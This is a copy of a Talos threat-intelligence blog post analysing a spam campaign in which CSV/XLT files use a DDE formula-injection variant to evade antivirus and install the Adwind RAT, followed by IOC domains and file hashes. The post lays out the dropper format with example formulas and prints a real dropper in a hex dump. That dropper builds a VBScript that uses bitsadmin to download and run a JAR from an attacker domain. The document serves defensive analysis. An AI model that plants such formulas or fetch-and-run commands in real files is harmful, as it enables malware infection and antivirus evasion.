
Adwind Dodges AV via DDE

blog.talosintelligence.com/2018/09/adwind-dodgesav-dde.html



This blog post is authored byPaul Rascagneres, Vitor Ventura and with the contribution of Tomislav Pericin and Robert Perica from ReversingLabs.

Introduction

Cisco Talos, along with fellow cybersecurity firm ReversingLabs, recently discovered a new spam campaign that is spreading the Adwind 3.0 remote access tool (RAT), targeting the three major desktop operating systems (Linux, Windows and Mac OSX). This new campaign, first discovered by ReversingLabs on Sept. 10, appears to be a variant of the Dynamic Data Exchange (DDE) code injection attack on Microsoft Excel that has appeared in the wild in the past. This time, the variant is able to avoid detection by malware-blocking software. ReversingLabs has written their own blog on this issue here.


The majority of the targets in this campaign are in Turkey, according to data from the Cisco Umbrella cloud security platform. After our research, we have discovered important details about this attack, as well as the malicious, forged Microsoft Office documents that the attackers are using.

Spam campaign

Our Umbrella telemetry shows that this campaign started on Aug. 26, 2018, peaking on Aug. 28.

DNS query hits

Umbrella also shows that 75 percent of the requests were made from Turkey. This is no surprise, considering the language in the spam emails is Turkish. Some of the targets were also located in Germany, which makes sense given that there is a significant Turkish community in Germany. The attackers tempt the user with an email about the cost of footwear in this particular example below.



Sample of spam email

In the screenshot above, we can see a CSV file is attached. We identified attachments with the .XLT extension, too — please see the "Microsoft Office Dropper" section for additional details.

Microsoft Office Dropper

We have seen at least two different droppers in this campaign. They use either the .csv or .xlt extensions, which are opened by default by Microsoft Excel. Both versions were leveraging a new variant to the DDE code injection attack. Although this method is well-known, this variant is undetected at the time of this writing.

The dropper implementing this method will have the following internal format:

```
<random quantity of data><special byte><code to be executed><random quantity of data>
```

Here is a breakdown of what this format means:

<random quantity of data> — Random data in any quantity — the last is optional. Not necessarily ASCII characters.

<special byte> — 0x0A (New Line) or 0x0D (Carriage Return), these special bytes are interpreted by Excel as new lines, putting any data that follows on the first cell of the next row.

<code to be executed> — the executed command must start by "=", "+", "-" or be included in a function (such as @SUM()). The command format is command|'argument'!cell. The cell does not need to be a valid one. For example:

```
=calc|' '!A0
+msiexec|' /q /i C:\Users\user\Downloads\file.msi'!A0
@SUM(calc|' '!A0)
```

The dropper file can have any of the extensions in the table below. Not all of the extensions will be opened by Microsoft Excel by default. However, for the non-default extensions, a script starting Excel with a file with one of these extensions as a parameter is still a viable attack scenario.

.htm	xls	.slk	.xlsb	.xlam	.xlt	.xlsx	.xld	.dll
.txt	.db	.dif	.xltx	.pdf	.xla	.xlsm	.xlb	.xlw
.prn	.csv	.xml	.xltm	.xps	.mht	.ods	.xll	.xlm
.oqy	.iqy	.dqy	.rqy	.xlc	.html	.mhtml		

Formats like CSV doesn't have a predefined header, thus it can contain any kind of data at the beginning. Having random data like in the samples we found my trick the anti-virus into skip the file scanning. Other formats may be considered corrupted, as they might not follow the expected format.


Here is an example:

```
00000830  47 fc c9 c8 5f 27 5b 6e  4e e2 d6 88 21 24 cc 27  |G..._'[nN...!$.'|
00000840  88 7e 5e bf 40 c2 e9 cd  8a f2 9f 2c b7 d9 b5 a8  |.~^.@......,....|
00000850  2a c6 98 0d 0a 3d 63 6d  64 7c 27 20 2f 63 20 40  |*....=cmd|' /c @|
00000860  65 63 68 6f 20 53 65 74  20 57 58 57 59 4b 4e 52  |echo Set WXWYKNR|
00000870  47 20 3d 20 43 72 65 61  74 65 4f 62 6a 65 63 74  |G = CreateObject|
00000880  28 22 57 73 63 72 69 70  74 2e 53 68 65 6c 6c 22  |("Wscript.Shell"|
00000890  29 20 3e 20 4e 4d 55 57  59 54 47 4f 2e 76 62 73  |) > NMUWYTGO.vbs|
000008a0  20 26 20 40 65 63 68 6f  20 57 58 57 59 4b 4e 52  | & @echo WXWYKNR|
000008b0  47 2e 52 75 6e 20 22 63  6d 64 20 2f 63 20 62 69  |G.Run "cmd /c bi|
000008c0  74 73 61 64 6d 69 6e 20  2f 74 72 61 6e 73 66 65  |tsadmin /transfe|
000008d0  72 20 38 20 2f 64 6f 77  6e 6c 6f 61 64 20 68 74  |r 8 /download ht|
000008e0  74 70 3a 2f 2f 65 72 61  79 69 6e 73 61 61 74 2e  |tp://erayinsaat.|
000008f0  6c 69 76 65 20 25 74 65  6d 70 25 5c 4e 4d 55 57  |live %temp%\NMUW|
00000900  59 54 47 4f 2e 6a 61 72  26 25 74 65 6d 70 25 5c  |YTGO.jar&%temp%\|
00000910  4e 4d 55 57 59 54 47 4f  2e 6a 61 72 22 2c 30 2c  |NMUWYTGO.jar",0,|
00000920  54 72 75 65 20 3e 3e 20  4e 4d 55 57 59 54 47 4f  |True >> NMUWYTGO|
00000930  2e 76 62 73 26 20 4e 4d  55 57 59 54 47 4f 2e 76  |.vbs& NMUWYTGO.v|
00000940  62 73 27 21 41 30 0d 0a  6e e3 b0 c6 a3 40 b4 fb  |bs'!A0..n....@..|
```

Example of a dropper


Excel will display warnings to the user regarding the execution of code. Here is an example

where the payload is executing "calc.exe:"




Excel corruption warning upon execution

As you can see, Excel detects that the opened file is not a real XLT document. It explains that the file is probably corrupted and asks the user if they are sure they want to open it.



Command execution warning

The second warning notifies the user that the document will execute the application "CMD.exe."



Calc execution

If the user accepts the three warnings, the system will open the calculator application.

In this campaign, the purpose of the injected code was to create and execute a VBScript with the following content:

```
Set WXWYKNRG = CreateObject("Wscript.Shell")
WXWYKNRG.Run "cmd /c bitsadmin /transfer 8 /download hxxp://erayinsaat[.]live
%temp%\NMUWYTGO.jar&%temp%\NMUWYTGO.jar",0,True
```

The script uses bitasdmin, a tool provided by Microsoft to download or upload jobs and monitor their progress, to get the final payload. This payload is a Java archive file.

Java Payload

The Java code is packed with the demo version of a commercial packer named "Allatori Obfuscator version 4.7."

Packer banner

We identified the packed malware as Adwind RAT v3.0.

Adwind configuration

It's a well-known multiplatform RAT with several configurations possible. The samples we tested were configured to achieve persistence on Windows, Linux and Mac OSX. Each platform has its own persistence name (see IOC section).

This RAT is used by several malicious groups. It gives its operators the ability to execute any kind of commands on its victims, log keystroke, take screenshots, take pictures or transfer files. In the past, it has been used to run cryptocurrency mining campaigns and in a separate attack that targeted the aviation industry.

Conclusion

The DDE variant used by the droppers in this campaign is a good example of how signature-based antivirus software can be tricked. It is also a warning sign regarding file extension-scanning configurations. This kind of injection has been known for years, however, this actor found a way to modify it in order to have an extremely low detection ratio. The malicious actor used a well-known multiplatform RAT with a wide range of capabilities — a "field proven" RAT that ensured it would work as designed and go undetected. Although both the generic method and the payload are known, this campaign shows how some variance in well-known artifacts can trick antivirus software. Their behavior, however, is clearly classical, which means that sandboxing- and behavior-based solutions aligned with intent-based networks should be able to detect and stop these threats without problems.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

(AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

URLs

hxxp://avrasyagrup[.]live
hxxp://avrasyayapi[.]live
hxxp://birlikholding[.]live
hxxp://erayinsaat[.]live
hxxp://qakeyewoha[.]club
hxxp://yeyamohofe[.]club

Hashes

Office Documents

0143b64f11346fab531951f7f1167a80e26728e6178676aacc9a58eca4b306d8
05a3da412fb18736b93651a19cd87c2042db9dfdf8ad4e2a66239a7ec62a91ca
05fff8c2a4c5090435420021d96992257433ac1bf247f6cebce9a64cf10f465f
09c9ee0988af18b8df6123e439133df1356a88a7f0d890cb3b3e2414a427f4dd
09cb501db2c5a8e7bbd8fd9a65f52363ebdb581bd7d5cbc77a732fd9f8bb5b59
0a1ad19b950b8435e96be70d1bfb16b3bec4e9113c39299c8a89ddfd45ae24ab
0a9dee3c14a4ec7acdde5283c44fc1d5fa163a9a9fc5cce40f011e5a2cce5403
0b9605c9a49b1db8b703782162223fa8a09e864a92083e7427af89279db0520a
0d96e9cbffb39b95cc3aec5a75e512564efa10a16cb0283119b1a997a2a63469
0dec9c40241077c5c06474177dee7fef5931c7faa33d89f8d339fa2f6e7304b4
0def2421327c971ae63075c533cf996951db4b5da72a2bc04bc0d304b4cbb510
0f46d262b2968aa45f7fe0e5363c4519927e3bd912d9efbad94b1d7fdb45d929
0fc020ab20b3e77dd13c53d89d75db8257573e0eedf6833497dc05e68e3718ae
106e8963f23ab2fc04adc04cffc6a3b59e36fffa91d69d1553c2a3bcf95fe828
13066b6f547d9dfa11046320a16c73964fba0b193ba25740fcb75a5d7df26512
1397cf6ddcb2b30b3a5d6a003bd6aec1661854a81a745279f1f4259a5e337578
13ab4c7c4c3ab91121cf599be375cea7f5e13994f7f01bd2b822442e7c71c07d
13ee53b315c3a14febd7b55e14e52f42d60ef5f3f1e6f5baefc3ea8ad63d048a
1460ddc9b732346052c29436e0c1390e59921dd68699beaa188d60aef59aec5b
14aad5aa7a17b56772f4a3ef5139c0ab59e318032d914f4012b8f679475b9d5f
15bfd41a85216cad6d21e84bccaef9218ceb76adf999797fc3a4b1ef1f9b235f
16208cc35721ddf420e68e56d08d962182863eb9037ebef0fe1948818dfa3b57
16d965ec99d4209702f11ae18de40a570600b650619a5f30d0a9d251417109db
17ca6c33201bab32a20dbc86b0147c9bf216ce7da35f6dc04c48b2c75f57b741
18a4061dd4b8fac9da260efa6a2d0922c1cfa4c5db6df5aa49206b19578a5d1f
18f99644657252f4f815456968f696878ada0aa50bf181fa374218a29e1eb36f
1b2c64a970a11dc02404b2c284e57ea2ce1802762e428ebcc4372596de9f5d02
1ce2aba502a9a849c8955f39900ba6a0a9e7c8cfcf8b9bad31d49cc135bbf937
1e32a63997a891960abdc273b660cfebb0fa499c72df04aeb4f3bfc54e6078fa
2031104e107f9a1f6e261399c8eadcfbb825e526d5016877f62579674e75c688
20d28e0d90dea1f655583c9842b2a1b35648bfb3dc29977de5961c69123d79e8
21bcbea2d8d3a66bfc147a9b0dbe4fd5526d6cf21dda7280834526fd92e9c59e

21e879984ee24c2a85981b88c1a7382de34133a196921afccc9957c0ed8a4962
22752c9e6250ffafd923dbe08cac0001e1768cfb49fefb670812b682739ac4a7
237a6496eb87a4cdebc14398f3813cd9e556f4a448dce889226440e160163174
2472e142a95cded0360e381a653e8fd24e5e4135689601310b465934c83865d0
25371c9bec5eb264953e4cf72639a29875fa2699d878a5cd74df778e0576284a
25ef4d43ea422b0908065bcb6e9cb07bc2e1fd33c782c39adf7d609fe93e54dc
261b3573a561147637f4d1781b0ecdb36473a8c51d23891bac9b3d54faf7cee0
27844a470eca99a337fc0862dd7ef06e7c3332103be3826865255a309e4b71a4
27afd89dd1a1c1fc728afa59365eebeb5967e67fd736cccf11b7be8799596748
2822be3031a0215a725174b826b5a23bfcca740b997d1848eb8e3341dd940c23
28efe349fb712ea0f3fd326585eed40f13919bc845296dc2e691e4c4bba1492a
2c2f77190f9a36fbe2ec37bf67a27cf2b39ae2dbb17f0c627798f9f4f9cf39a2
2d65475b0611cc191b1e21ceaadf85d9f63459796a97bd50049f2abc6938e193
2e3e87d3d4b7f18f938d8a61d999eef5eedf9c3de57db4bf72ab94822103c0c0
2f3b65ee0a39b8687357a41d81344f8acfd4ea5e63ef642f93df0df2d76b8d5f
300d0ec247202760c1aef939a86a53c069bc81521883b57d26c2e58bf491274b
3066c614b5bdda56872c8c0c4625d1c95980345cfb2f5b381623f88c420564d5
30fa53738d410b32d0cc79da361cd7361a9cdf2954f2207e6869f15859fd41ae
311b1c982340093ef34d58d5d1d898c6fa0ae69594cdcecad0c481c00e5020a9
34595c987791c6cf49fcd792a1772164085190283cad7cb71c0a0593457b4d9f
35876c75bdfef547cce630d55c14d38063dbdd4f51b361f73a5772ebc29e0de7
3691cb207ba73679733d90a97e3b4e93e3fb807f751047b22d0dcc712160af4d
3777b00d2cdc70f84995391dfc5d9b6c51257c85a358d12bce2ebc5d04f2a485
382dcc0e67736d1731ca6cce46d7454d3f6c12a3c8fe52d836e1ff96a4067731
383b0a3a1d33f1256a7d3ab581ff63533619481a07a5efa0f685aadb8e1a79bc
38e309519e2c06f7bb72692dcd186ed2a03bb217eafa7c07a75f649dd472a10f
3b5cc95e3ce3c4102e77e80fc45db8895d59b5838fa4a9f9a3a5020901006442
3d84d60e432d20a1f716b6ed0a63aee69333715da1adcd90b22fac1e8029a536
3e3eac9d620c96fb5aa646d5dc185d3c0a0f02ef9c582db0ade88a4fa6f0a0cf
3f2a3d75fd5a89071e82593cb9c163d7c7886be287fcfa932cd9951cdb16c362
3fca35af91052c235ab6d6e7f7ace47e0f3eacbf281eac3f66769b4cf4e68912
40f6642559192806e49d56cdec05f4ac00ecc00a0dda659e8e86b0af2a5fcce4
4169e137cf492ced4d2d97e9d89f92cdd0a6868947df10e0c8eba55ae8b0ee59
41b750190dfaa6a01b8d8e6849f7deb348e7896951d646ccb3dd523aedb0cecc
42589da889f67b7ad0e140b71891ab3140074403b6b2309d5ef521532f164baf
427afa473950e7459f544bc8d4bdc054a1b994a9c18eb665a3e31068e783709a
43e3d3ad32bd560046e3f34892aae3e3bad471d4183babf7f4eba3437bee5a2d
447905036af51ceb2b2326ad2f8f734591716f3468b5f2ece2c05e8ec054e21c
4577d8abd4248d56a1e2d48335b309ec1784f292899443c2f24b7163f4d3ce9e
474257fbcadbf64f2cc788949536dc659a5b4ef733d2e216bfcdcb757588e78b
4836bdae84c1b892a6278f5a6fb3058a58b3b87846e70645b3cc4966ccec02c9
49913d699a53bc06d5f1f1a4bd253a34e43edf1ef91744994387a2da6851341e

4a6fb60e8e996e819e33e4c44424856bc9ec6da03770f359211010b16f1f8d50
4b2c0f1fabbfe7f30767f043e5550003ccd49e4fea27da0854d8d9a514516b12
4b9a8158f5c7a291d75a2413d5b5b7354a13d9abd40c46d364a4b352c564a03a
4c16bbbe65e57bb396272fa76100a87a85ea0f45481e576cf4eddf4baafe81af
4d7ea169611836f235e87b3a211ba19eb5f8f793b46921cebde76b3c41322ee6
4e3cc55723a813b905e48ff2617f3b55060c9952745f52d1550731796ff0fa93
5069841e9d9712aa35024cdd5e7597b8214ea96213d0a5d6da701b79a3351dc7
5163c822d9cdd5677551d1c5322693b4c4a42e72a8a0819e288d62f1c402d525
52023b34082432a9eb37b725282facb4716ecc4577070cd51be041691a0241e8
52107734ea75c05f99bafa000e6f0e93ddde9323d1434f903a49b74e9569b187
521eac04f330925038ad5d3236f4ad35747720f4f1192be929d80b6f9251278f
5591a3df4fc3bbb32aa33768678f78ab36fd53c06f7d860dd46611d1aed8ea4f
56c03dfeb50f5deaa6c50d075fb81d61717018eafea471cc5508eee578e69280
56c22da60079e60d2dbcf4bc70edf585127c7d4549ac988c6e6d3d8c1f4429d0
573e6febfdd3e8112d467d723cd246f79229437623921a681601e15f96cc5eaa
5940e41250e86ce2fdd36f1383d00a4beadd10c4eedf04b07e08be57ec0da763
59939de1a30a09a8ab38456b23266835a152a8bc0ae82dc79b81de4f26e91405
59b9a8dc5e78b38a21c18e46af17462364210e6fe37e1ffc15428719ce8da899
59e72fd77130a2a0544c5c423e9545e6b849acbb8dd3b1a720f963736822629d
5a2c1f55178421ae66246e5a9dd02f7c0ce8fc0082e07131a477985e59c0b091
5a5f3d1eb98268ab28d90290c311e85b8078dd8a5e2d4af3d97bac72cdbaf608
5ae6438e876b6479672996fa7a1f83bc86d87c219de9e35f042661ff9a3316b7
5d79e1c5bcb72748e512369d5f3059cfe0b3ea854868ec0fa2af782b4fb3dc0d
5f68af453c470804a873b91043ed5aa98a0196b8bc36ea1b06375814412423bc
6073fbefc440bc037c01bf361b6dc15801253339a3c40cf320dc7db1d3e1fab7
65bae7412363a2d2d595f8c84cd2a74f308fe782d99d28809ae779aef68115e2
65e9385ebb2ee02f5598bac5ea60781ef52bde5f24edcaf3dec87e5bd8e276c9
6649e13fe463b984d53ed1d88b7b3a5a71afe4ab345e6414f8ac331b1920f71a
67c479955311aa7adcfbe91b66b90b6a6d145dde0613a2dd72159db0b811e9d6
68de8691070ac38db2961eaf4e72296279ef2f21959a0a84c600e08e06c9cc82
6a4f25f68dee6eaf7d745b364dfcdd28036949200b26685722f5e757b84d8947
6e10ec07bc40ee89e438f9a3a5b5161b36fa00b39321c704f22a62fcda6253aa
6e44d7e246766f2c9b41ff61630e8bc43e8f4223ddfd867b22798d24ca8a1bb1
71da26a65efd35422c0db45682daf285c5eb67a4214ab6159fa963e242852546
72d39c33569f3f5a8e48f3bbc85d659128edadde45838ddcad1f5d68ae289a0c
7590ce94e48fa7e61719aca6efe9cd11fb3e0bede9d7fcf87f6ed8d470215a5f
75ae66563e078fb29026cb0325198c7b02475f397354d127057fa9bd1ce33d44
769c0bef0870ee8417867384098982b28c8255f0fa6f0331d44e9c7b1c2eb7fd
78ef4a2052410b85b197dcbccdf8531fb0acc0fd1d7a682d9c152d31502f8a3b
79cbb38edc1ce1cff20207e00ec1071ccfd56de922d64a759a6b793d685f01c3
7cbf55984d4a98f6711de655ff1c59708911a9c0220abfd4178b2d3ac28288c6
7e94fab8610bcd5cb4ffde8afb01c04671576999082a7fa828caff79450c3a4b

